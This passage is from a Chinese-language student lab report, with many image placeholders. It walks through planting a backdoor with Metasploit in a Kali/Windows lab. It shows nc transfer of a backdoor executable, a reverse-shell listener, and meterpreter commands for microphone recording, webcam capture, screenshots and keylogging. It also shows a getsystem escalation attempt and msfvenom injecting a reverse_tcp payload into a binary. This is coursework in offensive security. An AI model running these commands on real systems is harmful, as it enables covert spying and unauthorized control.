

- kali把有毒的20212324Jinbo_backdoor.exe 传回给windows
nc 172.20.10.13 2324 < 20212324Jinbo_backdoor.exe

ncat.exe -lv 2324 > 20212324Jinbo_backdoor.exe
- kali进入msf控制台,对msfconsole进行配置准备监听来自windows的反弹shell连接
- 主要配置入侵的平台、方式,本机ip及端口

- windows运行带有后门的程序,kali msfconsole获得console
(四)使用MSF meterpreter(或其他软件)生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权
1.入侵思路:
在上一步攻击成功的基础上,获得主机shell之后,使用相应指令,即可完成录音、摄像头、击键记录、截屏等功能
在获得主机shell的基础上,POST模块提权。
2.入侵过程:
- 获取 录音、摄像头、击键记录、截屏
record_mic           //录音

webcam_snap          //用摄像头拍照

screenshot           //获取截屏

keyscan_start        //开始记录键盘
keyscan_stop         //停止记录键盘
keyscan_dump         //显示捕获到的键盘记录





- 可以看到,调用摄像头时笔记本的提示灯亮起,从这个角度来说能够一定程度上保障安全

- POST 模块提权

- 通过getsystem、getuid尝试
getsystem          //报错了,后续通过以管理员身份运行,以这样给予程序较高的权限方式,实现了提权

getuid
(五)使用MSF生成shellcode,注入到实践1中的pwn1中,获取反弹连接Shell
1.入侵思路:
- 生成用于kali平台的shellcode
- MSF监听
- 注入pwn1,反弹shell
- 通过另外的命令窗口尝试“自己攻击自己”,模拟攻击结果
2.入侵过程:
- 由于两台机子之间的入侵和获取shell已经做过,本次图省事直接“自己攻击自己”

- 复制实验一的20212324pwn1,使用msfvenom生成shellcode注入20212324pwn2
- 找到对应平台合适的payload
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=172.20.10.2 LPORT=2324 -x /home/20212324Jinbo/Desktop/Exp2/20212324pwn1 -f -lf > 20212324pwn2

